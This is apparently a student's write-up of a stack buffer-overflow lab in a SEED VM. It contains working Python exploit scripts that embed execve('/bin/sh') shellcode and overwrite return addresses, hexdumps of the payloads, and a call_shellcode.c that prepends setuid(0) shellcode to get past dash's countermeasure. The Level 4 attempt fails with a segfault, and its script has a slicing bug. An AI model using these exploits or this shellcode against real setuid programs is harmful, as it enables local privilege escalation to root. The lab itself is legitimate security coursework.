
Observations:
First use gdb to find the rbp (the 64-bit version of the ebp) as a starting point for the ret address.



```
[10/12/24]seed@VM:~/.../JamesStockwell_Lab2$ cd code
[10/12/24]seed@VM:~/.../code$ gdb stack-L3-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.

gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffd950
gdb-peda$ q
[10/12/24]seed@VM:~/.../code$ cd ..
[10/12/24]seed@VM:~/.../JamesStockwell_Lab2$ 
```




```
[10/14/24]seed@VM:~/.../JamesStockwell_Lab2$ cd code
[10/14/24]seed@VM:~/.../code$ hexdump badfile
0000000 9090 9090 9090 9090 9090 9090 9090 9090
*
0000070 9090 9090 9090 9090 3148 52d2 b848 622f
0000080 6e69 2f2f 6873 4850 e789 5752 8948 48e6
0000090 c031 3bb0 050f 9090 9090 9090 9090 9090
00000a0 9090 9090 9090 9090 9090 9090 9090 9090
*
00000d0 9090 9090 9090 9090 d970 ffff 7fff 0000
00000e0 d970 ffff 7fff 0000 d970 ffff 7fff 0000
*
0000140 9090 9090 9090 9090 9090 9090 9090 9090
*
0000205
[10/14/24]seed@VM:~/.../code$ 
```



```
#!/usr/bin/python3
# Edited by James Stockwell
import sys

# Replace the content with the actual shellcode
shellcode= (
"\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
"\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
"\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start =  120  # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret  = 0x7fffffffd950+0x20  # Change this number
offset = 216          # Change this number

L = 8     # Use 4 for 32-bit address and 8 for 64-bit address
#content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
for i in range (offset,offset+100,L):
    content[i:i+L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

The start value is made to be smaller than the offset to ensure that the shellcode is placed inside the buffer where the address will be readable by strcpy(). The L value is increased to 8 due to the larger address sizes. The ret value is first tested at the rbp like in previous attacks, but then I use a hexdump to determine the adjustment I need to hit the right address (which in this case was 0x20).




```
[10/14/24]seed@VM:~/.../code$ exploit64.py
[10/14/24]seed@VM:~/.../code$ stack-L3
Input size: 517
# exit
[10/14/24]seed@VM:~/.../code$ cd ..
[10/14/24]seed@VM:~/.../JamesStockwell Lab2$
```

Task 6: Launching Attack on 64-bit Program (Level 4)


In this task we attack another 64-bit program, but this time the buffer is only 10 bytes in size. The solution to this is to have the return address point to the str variable in the main buffer which will always have the full badfile input stored as a string.

Observations:
First I use gdb to find the address of str.




```
Legend: code, data, rodata, value
main (argc=0x1, argv=0x7fffffffe0b8) at stack.c:36
36              printf("Input size: %d\n", length);
gdb-peda$ p &str
$20 = (char (*)[517]) 0x7fffffffdda0
gdb-peda$ debugged by James Stockwell
```

Once that's done I adjust the exploit file with some help from hexdump.




```
[10/15/24]seed@VM:~/.../JamesStockwell_Lab2$ cd code
[10/15/24]seed@VM:~/.../code$ exploit64-2.py
[10/15/24]seed@VM:~/.../code$ hexdump badfile
0000000 9090 9090 9090 9090 9090 9090 9090 9090
0000010 9090 ddc8 ffff 7fff 0000 ddc8 ffff 7fff
0000020 0000 ddc8 ffff 7fff 0000 ddc8 ffff 7fff
*
0000070 0000 ddc8 ffff 7fff 0000 9090 9090 9090
0000080 9090 9090 9090 9090 9090 9090 9090 9090
0000090 3148 52d2 b848 622f 6e69 2f2f 6873 4850
00000a0 e789 5752 8948 48e6 c031 3bb0 050f 9090
00000b0 9090 9090 9090 9090 9090 9090 9090 9090
*
000026d
```

James Stockwell
CS 574



```
# Edited by James Stockwell
import sys

# Replace the content with the actual shellcode
shellcode= (
"\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
"\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
"\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 40  # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret   = 0x7fffffffdda0+0x28  # 0x7fffffffd50  # Change this number
offset = 18      # Change this number
#print(len(shellcode))

L = 8     # Use 4 for 32-bit address and 8 for 64-bit address
#content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
for i in range (offset,offset+100,L):
    content[i:L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

I set the offset to the buffer size plus 8 like in the previous task, but this time placed the start value ahead of it in order for it to not be cut off by the small buffer. I then set the ret address to the str address plus a few more bytes to account for its location within str (which was determined by a hexdump).




```
[10/15/24]seed@VM:~/.../JamesStockwell_Lab2$ cd code
[10/15/24]seed@VM:~/.../code$ exploit64-2.py
[10/15/24]seed@VM:~/.../code$ stack-L4
Input size: 517
Segmentation fault
```

Unfortunately my attempts have resulted in only seg faults and I'm not sure if it's because the badfile needs a small adjustment or I'm completely wrong with how I'm structuring this badfile.

Tasks 7: Defeating dash's Countermeasure

In this task we observe the effects of the dash shell's countermeasures by enabling it and then finding a workaround using setuid(0).


Observations:
First we enable the dash countermeasure by relinking the dash shell. After that we compile the 32-bit and 64-bit shellcode. This version of the c code does not include the setuid(0) call.



```
[10/13/24]seed@VM:~/.../JamesStockwell_Lab2$ sudo ln -sf /bin/dash /bin/sh
[10/13/24]seed@VM:~/.../JamesStockwell_Lab2$ cd shellcode/
[10/13/24]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[10/13/24]seed@VM:~/.../shellcode$ a32.out
$ exit
[10/13/24]seed@VM:~/.../shellcode$ a64.out
$ cat /etc/shadow
cat: /etc/shadow: Permission denied
$ exit
[10/13/24]seed@VM:~/.../shellcode$
```


As expected without the additional code, the opened shells do not have root privileges.

Here's is the modified call_shellcode.c file



```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
// Edited by James Stockwell
// Binary code for setuid(0)
// 64-bit:  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
// 32-bit:  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"

const char shellcode[] =
#if __x86_64__
  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;

int main(int argc, char **argv)
{
   char code[500];

   strcpy(code, shellcode);
   int (*func)() = (int(*)())code;

   func();
   return 1;
}
```

Now we compile the code again.

